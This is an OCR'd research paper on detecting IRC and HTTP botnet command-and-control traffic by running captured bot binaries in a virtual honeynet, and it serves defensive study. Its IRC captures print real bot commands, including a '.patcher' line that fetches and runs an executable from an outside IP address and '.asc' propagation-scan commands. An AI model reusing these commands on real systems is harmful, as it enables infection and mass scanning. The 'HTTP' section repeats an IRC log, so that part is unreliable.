Botnet Command Detection using Virtual Honeynet

J.S.Bhatia [#1], R.K.Sehgal[*2], Sanjeev Kumar[#3]

[#]*Cyber Security Technology Division,*
CDAC Mohali, INDIA 160071

[#1]jsb@cdacmohali.in
[*2] *rks@cdacmohali.in*
[#3]ror.sanjeev@gmail.com

Abstract. *Internet attacks are growing with time, threats are increasing to disable infrastructure to those that also target peoples and organization, these increasing large attacks, and the new class of attacks directly targets the large businesses and governments around the world. At the centre of many of these attacks is a large pool of compromised computers which are called zombies commonly controlled by the attackers by using some common channels? Attackers use these zombies as anonymous proxies to hide their real identities and amplify their attacks. A botnet is a network of compromised machines that can be remotely controlled by an attacker. With the view of affect made by the botnet, we propose an approach using Virtual Honeynet data collection mechanisms to detect IRC and HTTP based botnet Command signatures. We have evaluated our approach using real world network traces.*

Keywords: Network security, honeynet, honeypot, malware, botnet.

1 Introduction

'Bot' is a shortened derivative of ‘robot’, a program that operates as an agent that enables a user or another program to simulate a human activity. It is possible for an attacker to control a lot of bots over botnet using one command. Using a single command, a Botmaster can take the control of many infected computers. With these characteristics, an attacker can initiate a mass attack on Internet users easily. Botnets(or, networks of zombies) are recognised as one of the most serious security threats today. Botnets(or, networks of zombies) are recognised as one of the most serious security threats today.

Botnet [1] is a collection of many infected machines, referred to as *zombies* [2], under a common Command-and-Control infrastructure (C&C). An attacker can compromise many computers using a wide variety of techniques and using variety of protocols such as IRC, HTTP, and P2P etc. Once compromised, the bot is programmed to connect to a central location (typically an IRC] server), where the Botmaster could login and issue commands to the logged in bots. This mechanism essentially means that the communication is free, as broadcast is taken care of by the IRC channel. With the help of botnet, a botmaster can control hundreds or even millions of bots at the same time. Fig 1 depicts the communication flow in a botnet.




Fig. 1 Communication Flow in Botnet

Quantification of the botnet problem is very difficult as the highly dynamic nature of bots and botnets makes them difficult to locate and even harder to measure. If we are able to detect to command & control server, next time attacker can change the C & C server to defend the botnet. To detect only the botnet C & C server is not the permanent solution to overcome the botnet problem until we have to reach the actual botmaster but it can be initiative step to overcome some kind of severity of botnet.

Our research makes several contributions. First, we propose behaviour based approach to identify both IRC and HTTP C & C in port independent manner by extracting commands sequences from network traffic. Second we develop a system, which is based upon our behaviour based algorithm. The rest of the paper is organised as follows. In section 2, we provide a background on botnet C & C and motivation of our botnet detection approach. In section 3, we describe the usefulness of honeypots in our detection approach. In section 4, we present the architecture of our system and describe in detail its detection algorithm. In section 5, we present experiments and results and conclude the results in section 6.

1.1 Background and Motivation

Bot

A bot is a malware which installs itself on a weakly protected computer by exploiting the vulnerabilities available in the machine. By converting the victim to a zombie computer, a bot adds the machine to a network of zombies called botnet which is remotely controlled by a set of master named as botnet controller

Botnet

A botnet is a network of infected computers maintained and controlled by a set of bot masters. These masters utilize bots to increase and control the number of the zombies (infected computer) in the network. Bot masters control the botnet through a command-and-control (C&C) mechanism which is often called as C&C servers. The formation of botnet is like C & C servers often like with other C & C servers to achieve the redundancy. The topology of a Botnet evolved over time from simple star to complex random combination of different topologies. Botnets are often classified according to the protocol through which it sends out command to the zombie computers. A typical classification is as belows [2]:

- IRC Botnet: Bot masters acts as IRC servers and uses IRC channels to send commands to the botnet. All of the members of the botnet are connected to the channel. Commands are passed as a broadcast to the participants using the common IRC protocol.

• HTTP Botnet: Bot master acts as a web server and bots are connected to the web server. Commands are encapsulated in HTTP messages.

• P2P Botnet : Newer breed of botnet that uses existing P2P protocols to distribute commands. This kind of botnet is harder to detect compared to the other botnets.

The bots are connected to the botnet through a C & C channel as aforementioned. A C & C channel can operate on different network topologies and communication mechanisms. The most common protocol used for this is the IRC protocol, the main reason why IRC is so popular is:

- It is interactive –the full two-way communication between the server and client is possible.
- It is easy to install-setting up private servers or use existing ones are easy
- It is easy to control-using credentials such as username, passwords and channels; all the needed functionalities already exist in the IRC protocol.
- It has redundancy possibilities- by linking several servers together, one server can go down while the botnet is still functioning by connecting to other IRC servers.

There are also a botnets that uses the HTTP protocol for C & C. HTTP based C & C is still centralised, but the botmaster does not directly interact with the bots using chat like mechanisms. Instead, the bots periodically contact the C & C server(s) to obtain their commands. Because of its proven effectiveness and efficiencies, we expect that centralised C & C (e.g. Using IRC and HTTP) will still be widely used by botnets in their near future.

Botnet Life Cycle:

A typical botnet can be created and maintained in five phases including [25]: initial infection, secondary injection, connection, malicious command and control, update and maintenance. During the initial infection phase, the attacker, scans a target subnet for known vulnerabilities, and infects victim machines through different exploitation method. After initial infection, in secondary injection phase, the infected hosts execute a script known as shell-code. The shell-code fetches the image of the actual bot binary from the specific location via FTP, HTTP, and P2P. The bot binary installs itself on the target machine. Once the bot program is installed, the victim computer turns to a "Zombie" and runs the malicious code. The bot application starts automatically each time the zombie is rebooted.




Fig 2 Botnet Life Cycle

In connection phase, the bot program establishes a command and control (C & C) channel, and connect the zombie to the command and control(C&C) server. Upon the establishment of C & C channel, the zombie becomes part of attacker's botnet army. After connection phase, the actual botnet command and control activities will be started. The Botmaster uses the C & C channel to disseminate commands sent by botmaster. The C & C channel enables the botmaster to remotely control the action of large number of bots to conduct various illicit activities.

Last phase is to maintain bots lively and updated. In this phase, bots are commanded to download an updated binary. Bot controllers may need to update their botnets for several reasons. For instance, they may need to update the bot binary to evade detection techniques, or they may intend to add new functionality to their bot army

Honeypots:

A honeypot is a closely monitored computing resource that we want to be probed, attacked, or compromised. More precisely, a honeypot is "an information system resource whose value lies in unauthorized or illicit use of that resource" Honeypots can run any operating system and any number of services. The configured services determine the vectors available to an adversary for compromising or probing the system. A high-interaction honeypot provides a real system the attacker can interact with. In contrast, a low-interaction honeypots simulates only some parts — for example, the network stack. A high-interaction honeypot can be compromised completely, allowing an adversary to gain full access to the system and use it to launch further network attacks. In contrast, low-interaction honeypots simulate only services that cannot be exploited to get complete access to the honeypot.

In the last few years, the botnet phenomenon got the general attention of the security research community. One of the first systematic studies was published in March 2005 by the Honeynet Project that studied about 100 botnets during a period of four months [3]. A more methodical approach was introduced by Freiling et al., who used the same amount of botnet data for their study [4]. Cooke et al. outlined the origins and structure of botnets and present some results based on a distributed network sensor system and honeypots [5]. They do not give detailed results that characterize the extent of the botnet problem. Compared to all these studies, our solution is automated analysis of binary samples in honeynet environment. We are proposing complete automate prototype to detect C & C server in IRC, HTTP botnet. We can observe trends and long-term effects of the botnet phenomenon like the average lifetime of a botnet not possible with previous studies. A transport layer-based botnet detection approach was introduced by Karasaridis et al. [7]. They use passive analysis based on flow data to characterize botnets and were able to detect several hundred controllers over a period of seven months. However, such a flow-based approach cannot provide insight into the botnet and the control structure itself. In our study, we can also observe the commands issued by botherders, the malware binary executables used, and similar inside effects of a botnet. Canavan [8] and Barford and Yegneswaran [9] presented an alternative perspective on IRC-based botnets based on in-depth analysis of bot source code. We also analyzed the source code of several bot families such as SdBot and Agobot, which can be freely downloaded from the Internet, to get a better understanding of some of the effects we monitored during our observations. In our study, we focus only C & C server and command exchanged between bot and botnet.

2. Usefulness of Honeypots/Honeynet in Botnet Detection

Detecting botnets is clearly a multistep operation: First one need to gather some data about an existing botnet. This can, for instance, be obtained with the help of honeynets or via an analysis of captured malware. The most successful way is to use nepenthes to automatically capture autonomous spreading malware. Via automated analysis of the captured binary, we can extract all information related to the botnet from the file. For the malware collection, we have used honeynet/honeypot architecture. As honeypots has no productions values, all the incoming packets towards honeypots are malicious. As one of the first in the botnet arena,the Honeynet Project provided a starting point for future exploration of the problem.

3 Bot Behavior Classification through Bot Commands

Table I shows a variety of bot commands which have been identified in actual botnets. A bot command corresponds to a specific, programmed action to be taken by a bot program. Based on [3], we have classified bot commands into several groups. One group are general commands, invoked by the attacker to manage the botnet. Examples are obtaining a bot nickname (e.g. 'nick' in Table I), or making a bot terminate operation (e.g. 'disconnect', 'quit' in Table I). A second group are host control commands. These are used to obtain host information and/or cause some (malicious) actions on the host. Examples are application execution (e.g. 'execute'), and information extortion (e.g. 'sysinfo'). A third group are network control commands. These are used to obtain information about the host network (e.g. 'netinfo', 'scan'), and/or to control network behaviour. Examples of the latter include changing the C & C server (e.g. 'server'), or redirecting traffic (e.g. 'redirect'). A last group of attack commands will launch attacks on intended victims. Examples include denial of service, or spam.

General Commands	**Host Control commands**
login/logout, reconnect, id, alias, action, join, part, privmsg, mode, cmdlist, about/version, disconnect, nick, rndnick, status, quit	remove/die,clone,open,delete,sysinfo,shutdown,listprocess,passwords,killthread,killprocess,execute,sendkey/getcdkey,keylogger,threads, opencmd
Network Control commands	**Attack commands**
server, netinfo, download, update,dnsredirect,httpd/httpserver scan, visit	synflood,updflood httpflood, pingflood email

3 Our Proposed Approach

In recent years, Botnet detection and tracking has been a major research topic. Different solutions have been proposed in academia. There are mainly two approaches for botnet detection and tracking. One approach is based on setting up honeynets [25]. The other approach for botnet detection is based on passive network traffic monitoring and analysis. Botnet detection techniques based on passive network traffic monitoring have been useful to identify the existence of botnet. We are following the combination of both approaches.

We have developed a algorithm which is based on bots run-time network behaviour and corresponding command sequence used in bot and C & C server conversation. We propose an approach that uses network-based anomaly detection to identify C & C command sequences. Fig 4 shows our malware collection prototype. The goal of malware collection is to collect as many binaries as possible. However, developing a scalable and robust infrastructure to achieve this goal is a challenging problem in its own right, and has been the subject of numerous research initiatives (e.g., [10, 11]). In particular, any malware collection infrastructure must support a wide array of data collection endpoints and should be highly scalable. The goal of our collection prototype is to collect as many binaries as possible by changing the services and configurations of the honeypots. We have established the Distributed Honeynet Prototype using three different internet service providers. Before we can discover what the risks are in the network, we need to discover how attack code reacts with the system. To realise this goal, a collection system is proposed which collects malwares to be dynamically analyzed. Also, this system provides protection against significant involvement in attacks after the bot has been run on the system. It uses firewall and intrusion prevention techniques, such as limiting or dropping packets leaving the protected network. Our proposed architecture systematically collects the malwares over internet.




Fig 3. Malware Collection Framework

2.1 Architecture and Algorithm

In this section we discuss the components of the algorithm without any specific tools in mind. Any tool that can perform the tasks described here can be used as a part of the solution. Fig 5 illustrates the logical structure of the proposed solution. The input to our system is bot binaries which are collected via honeynet system, a malware collection platform. There are three main components: Honeynet Based Execution, Payload Parser and Correlation System Component. We have collected the malware by distributed deployment of malware collection framework, which are later passed to Symantec Anti-Virus engine to classify them as bot and non-bot samples. Then these bot binaries are automatically passed to honeynet based open analysis environment.

2.2 Honeynet Based Execution Environment



Command Token Based Payload Parser
Bot Binaries
Honeynet Based Execution Enviornment
Network Monitoring
Payload Extractor
Packet Filter
Central Server
Activity Response Detection
Scan
Spam
Binary Download
Protocol Matcher
HTTP
IRC
Message Response Detection
C & C Server & Infection Source
Correlation System Component
Malicious Activity Events
Central Database
MR Records

Fig 4. System Architecture

We have developed a honeynet based open analysis execution environment in which bot binaries are executed for 30 minutes times using different timestamps. We set up a Vmware environment on a server with Intel processor running a full patched instance of Window XP, assigned a static, public IP address and infected with one bot for a period of 30 minutes Basically our code reads the bot binaries from a file one by one and executes it on open analysis environment and results generated are sent to the central server as a file including complete payload.

Our open analysis system provides connection to Internet. The Honeynet based execution environment allows us to inject a malicious bots sample into a system and connect back to its original destination. This enable us to isolate the bot from the network and monitor its traffic in a more controlled way instead of waiting to be infected and then monitoring the traffic passively. Then its traffic segregated based on application content for the observations of network behavior in terms of source IP address, destination IP address, source ports, destination port, and its command sequences for each flow.

Network Monitoring

In this section, we discuss how we record the bot network traffic that our system requires for analyse it for the presence of response activity. Since there are no other applications that run and generate traffic, the bot accounts for all network traffic under its host VM's IP address. Once the response activity is located, we can extract a snippet from the network traffic that precedes the start of the response and thus, likely contains the corresponding command. Moreover, we can collect behaviour profiles, which describe the properties of the bot response behaviour. Note that we have made the deliberate decision to observe the behaviour of the bots when they are connected to the actual botnet. This allows us to detect command and control traffic without any prior knowledge of the protocol and commands that are used between the bot and botmaster.

However, at the same time we do not wish the bots that we are analysing to engage in serious and destructive malicious activity such as denial of service attacks. Thus, we have firewall that rate limit all outbound network traffic. After every 30 minutes data capturing period, Virtual machine is recreated in a clean state, before the next sample of bot is executed.

Payload Extractor

After the execution of the bot binary, the complete payload has been extracted and sent to the central server so that we can parse it with payload parser to extract the commands token signatures with respect to IRC, HTTP botnet. To capture all network traffic generated by the virtual environment, we use a Honeywall. The Honeywall is able to capture all network packets that are sent and received by the image. These packets are merged into PCAP file and send to central server.

Packet Filter

We identify that there is a need of stepwise reduction of the data set to the meaningful subset of flows. The selection of the cut-off for the quick filtering for data reduction requires both quantitative statistical information and human judgement. The first filter is to select TCP-based packets only. The second filter is to remove the packet containing SYN and RST flags Flows containing only TCP packets with SYN and RST flags indicate that communication was never established,, and so provide no information about botnet C & C flows . No application-level data was transferred by these flows. Unfortunately for today's Internet, probes of the system vulnerabilities are commonplace. While SYN-RST exchanges indicate suspicious activity that may be worth investigations, they do not assist with characterising botnet C & C flows.

Command Token Based Payload Parser

We feed the composite payload corresponding to a bot binary to our Payload parser which extracts the activity response (e.g., scanning, spamming, binary update) and message response (e.g., IRC PRIVMSG) commands sequence from payload. Payload parser detects port-independent protocol matcher to find suspicious IRC and HTTP traffic. This port Independent property is important because many botnet C& C may not use the regular ports. IRC and HTTP connections are relatively simple to recognise. For example, an IRC session begins with connection registration (defined in RFC1459) that usually has three messages, i.e., PASS, NICK, and USER. We can easily recognise an IRC connection using light-weight payload inspection, e.g., only inspecting the first few bytes of the payload at the beginning of a connection. HTTP protocol is even easier to recognise because the first few bytes of a HTTP request have to be "GET", "POST", or "HEAD".

Correlation System Component


Our next stage, correlation, looks for relationships between two or more bots binaries that suggest that they are part of same botnet. The question about whether one bot is correlated to another only makes sense if the two are connected to same C & C server. There are several temporal correlation algorithm for this purpose but all are equally computational expensive. However we have decided to apply our algorithm that we were designing that described the flow into same cluster. We use payload commands signatures and network fingerprint of bot binaries flows. If they are connected to the same C & C server and getting the same type of commands sequence, then it is clustered into one group.

2.3 Experiment and Analysis results

In our experiment set-up, VMware workstation is used to create the default inspection of Window XP. Capturing and analysis of the network traffic and system traces is observed in live execution environment. To capture all the data generated by the virtual environment, we use Honeywall. The Honeywall is able to capture all network packets that are sent and received by the image. These packers are merged into PCAP file and sent to central server after every 1 hour. Currently we have found it useful to separate the PCAP files into 1 hour segment. By segmenting the file, it allows us to allocate the suspicious data more easily. We feed the PCAP data to our payload parser that filter the unused data and extract the command sequences in bot and C & C conversation. Our algorithm is able to detect IRC and HTTP based C & C server. With the help of our malware collection frame work we have collected 650 unique malware samples during the period of Nov, 2009 to July, 2010. Form them 59 malware samples is classified as bot by AV engine. Most of the bots that we have actively examined use some type of systematic scan, presumable for propagation. Most of these ICMP ping scans were used. Approximately 37.5% of samples were doing ICMP ping scans on different subnet. Fig. 5 is the snapshots captured using wireshark[17].

Applying to IRC:


Most of the IRC communication is with specific IP addresses, one of the samples is downloading abc.exe from using port number 5751. Fig.7 is the snapshots showing the TCP follow stream which includes the USER, NICK, MODE, JOIN, and USERHOST. It is also observed with the help of sebek traces, most of the samples has run Cmd.exe, ping.exe, svchost.exe, HelpSvc.exe, explorer.exe,cndrive32.exe,msvmiode.exe



```
No.  Time        Source            Destination       Protocol  Info
  1 0.000000    203.129.220.214   61.249.169.199    ICMP      Echo (ping) request
  2 0.000001    203.129.220.214   61.249.197.53     ICMP      Echo (ping) request
  3 0.000002    203.129.220.214   61.249.83.214     ICMP      Echo (ping) request
  4 0.000003    203.129.220.214   61.249.150.236    ICMP      Echo (ping) request
  5 0.498824    203.129.220.214   61.249.58.231     ICMP      Echo (ping) request
  6 0.498827    203.129.220.214   61.249.95.213     ICMP      Echo (ping) request
  7 0.498829    203.129.220.214   61.249.43.189     ICMP      Echo (ping) request
  8 0.498830    203.129.220.214   61.249.32.230     ICMP      Echo (ping) request
  9 0.498831    203.129.220.214   61.249.136.116    ICMP      Echo (ping) request
 10 0.498832    203.129.220.214   61.249.106.142    ICMP      Echo (ping) request
 11 0.498834    203.129.220.214   61.249.84.31      ICMP      Echo (ping) request
 12 0.498835    203.129.220.214   61.249.43.143     ICMP      Echo (ping) request
 13 0.498836    203.129.220.214   61.249.244.117    ICMP      Echo (ping) request
 14 0.498837    203.129.220.214   61.249.49.43      ICMP      Echo (ping) request
 15 0.498839    203.129.220.214   61.249.73.53      ICMP      Echo (ping) request
 16 0.498840    203.129.220.214   61.249.158.202    ICMP      Echo (ping) request

Frame 5 (75 bytes on wire, 75 bytes captured)
Ethernet II, Src: CadmusCo_ac:e5:68 (08:00:27:ac:e5:68), Dst: Cisco_79:15:d8 (00:26:cb:79:15:d8)

0000  00 26 cb 79 15 d8 08 00  27 ac e5 68 08 00 45 00   .&.y.... '..h..E.
0010  00 3d 04 96 00 00 80 01  14 f2 cb 81 dc d6 3d f9   .=...... ......=.
0020  3a e7 08 00 2b 55 02 00  e4 ff 42 61 62 63 64 65   :...+U.. ..Babcde
0030  66 67 68 69 6a 6b 6c 6d  6e 6f 70 71 72 73 74 75   fghijklm nopqrstu
0040  76 77 61 62 63 64 65 66  67 68 69                  vwabcdef ghi

File: "/root/Desktop/botnet1/Botnet/tr...   Packets: 31738 Displayed: 31738 Marked: 0   Profile: Default
```

Fig. 5 ICMP Ping scans

Most of the propagation scan activity performed by asc command. The command for the propagation scan used is .asc <port#><threads><delay><time><switches>. For example .asc exp_all 25 5 0 -b -r -e which corresponds to a randomised (-r switch),



```
NICK USA|XP|SP2|095293
USER SP2-593 * 0 :CDAC-3B35342B0F
PING :D6893046
PONG D6893046
:. 004 USA|XP|SP2|095293
:. 005 USA|XP|SP2|095293  :
:. 005 USA|XP|SP2|095293  :
:. 005 USA|XP|SP2|095293  :
JOIN #naga4
:USA|XP|SP2|095293!SP2-593@203.129.220.214 JOIN :#naga4
:. 332 USA|XP|SP2|095293 #naga4 :|.ddosstop -s|.stop -s|.patcher http://58.240.104.57:5751/abc.exe 240 -s|.sftp 218.26.13.227
2689 123 123 gff6.exe -s|.asc svrsvc_SP2 100 5 9999 1 -b -e -r -s|.asc svrsvc_XXX 100 5 9999 1 -b -e -r -s|.join #sd1 -s
:. 333 USA|XP|SP2|095293 #naga4 fff 1280295529
:. 353 USA|XP|SP2|095293 @ #naga4 :USA|XP|SP2|095293
:. 366 USA|XP|SP2|095293 #naga4 :End of /NAMES list.
JOIN #naga4
JOIN #naga4
JOIN #sd1
:USA|XP|SP2|095293!SP2-593@203.129.220.214 JOIN :#sd1
:. 353 USA|XP|SP2|095293 @ #sd1 :USA|XP|SP2|095293
:. 366 USA|XP|SP2|095293 #sd1 :End of /NAMES list.
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .

Entire conversation (985 bytes)
```

Fig.6 TCP stream of IRC bot communication.

Class B (-b switch) subnet scan using 25 threads with a 5 seconds delay for an infinite amount of time. Rerely does a piece of malware designate a time for the scan to finish so the 0 is used to express an infinite amount of time.

Some more analysis results of botnet communication:

USERHOST kcrbhf8wlzo

MODE kcrbhf8wlzo +i


MODE #100+ +nts

:ftpelite.mine.nu 302 kcrbhf8wlzo :kcrbhf8wlzo=+XPUSA60590@203.129.220.214

```
:kcrbhf8wlzo MODE kcrbhf8wlzo :+i

:ftpelite.mine.nu 482 kcrbhf8wlzo #100+ :You're not channel operator

:ftpelite.mine.nu 302 kcrbhf8wlzo :kcrbhf8wlzo=+XPUSA60590@203.129.220.214

:ftpelite.mine.nu 482 kcrbhf8wlzo #100+ :You're not channel operator

PRIVMSG #100+ :4[SC]: Random Port Scan started on 216.x.x.x:445 with a delay of 5
seconds for 9999 minutes using threads.

PRIVMSG #100+ :BotKill Started: windows-krb.exe

PRIVMSG #100+ :BotKill Started: crscs.exe

PRIVMSG #100+ :BotKill Started: msdrive32.exe

PRIVMSG #100+ :BotKill Started: woot.exe

PRIVMSG #100+ :BotKill Started: dn.exe

PRIVMSG #100+ :BotKill Started: Zsnkstm.exe

:ftpelite.mine.nu 302 kcrbhf8wlzo :kcrbhf8wlzo=+XPUSA60590@203.129.220.214

:ftpelite.mine.nu 482 kcrbhf8wlzo #100+ :You're not channel operator

:ftpelite.mine.nu 302 kcrbhf8wlzo :kcrbhf8wlzo=+XPUSA60590@203.129.220.214

:ftpelite.mine.nu 482 kcrbhf8wlzo #100+ :You're not channel operator

:ftpelite.mine.nu 404 kcrbhf8wlzo #100+ :You must have a registered nick (+r) to talk on this
channel (#100+)

:ftpelite.mine.nu 404 kcrbhf8wlzo #100+ :You must have a registered nick (+r) to talk on this
channel (#100+)

:ftpelite.mine.nu 404 kcrbhf8wlzo #100+ :You must have a registered nick (+r) to talk on this
channel (#100+)

:ftpelite.mine.nu 404 kcrbhf8wlzo #100+ :You must have a registered nick (+r) to talk on this
channel (#100+)

:ftpelite.mine.nu 404 kcrbhf8wlzo #100+ :You must have a registered nick (+r) to talk on this
channel (#100+)

:ftpelite.mine.nu 404 kcrbhf8wlzo #100+ :You must have a registered nick (+r) to talk on this
channel (#100+)
```

Applying to HTTP:

In case of HTTP botnet we have observed, the communication of bots with web based C & C server by identifying the GET, HEAD, POST parameters. In most of our results shows the HTTP based C & C communication and download some executable. Following snapshots shows the HTTP communications.



```
NICK USA|XP|SP2|095293
USER SP2-593 * 0 :CDAC-3B35343B0F
PING :D6893046
PONG D6893046
:. 004 USA|XP|SP2|095293
:. 005 USA|XP|SP2|095293  :
:. 005 USA|XP|SP2|095293  :
:. 005 USA|XP|SP2|095293  :
JOIN #maga4
:USA|XP|SP2|095293!SP2-593@203.129.220.214 JOIN :#maga4
:. 332 USA|XP|SP2|095293 #maga4 :|.ddosstop -s|.stop -s| patcher http://58.240.104.57:5751/abc.exe 240 -s|.sftp 218.26.13.22'
2009 123 123 gff6.exe -s|.asc svrsvc_SP2 100 5 9999 1 -b -e -r -s|.asc svrsvc_XXX 100 5 9999 1 -b -e -r -s|.join #sd1 -s
:. 333 USA|XP|SP2|095293 #maga4 fff 1280295529
:. 353 USA|XP|SP2|095293 @ #maga4 :USA|XP|SP2|095293
:. 366 USA|XP|SP2|095293 #maga4 :End of /NAMES list.
JOIN #maga4
JOIN #maga4
JOIN #sd1
:USA|XP|SP2|095293!SP2-593@203.129.220.214 JOIN :#sd1
:. 353 USA|XP|SP2|095293 @ #sd1 :USA|XP|SP2|095293
:. 366 USA|XP|SP2|095293 #sd1 :End of /NAMES list.
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .
PING :.
PONG .
```

Fig. 7 IRC Bot Communication

.

Below are the snapshot captured using wireshark tool .

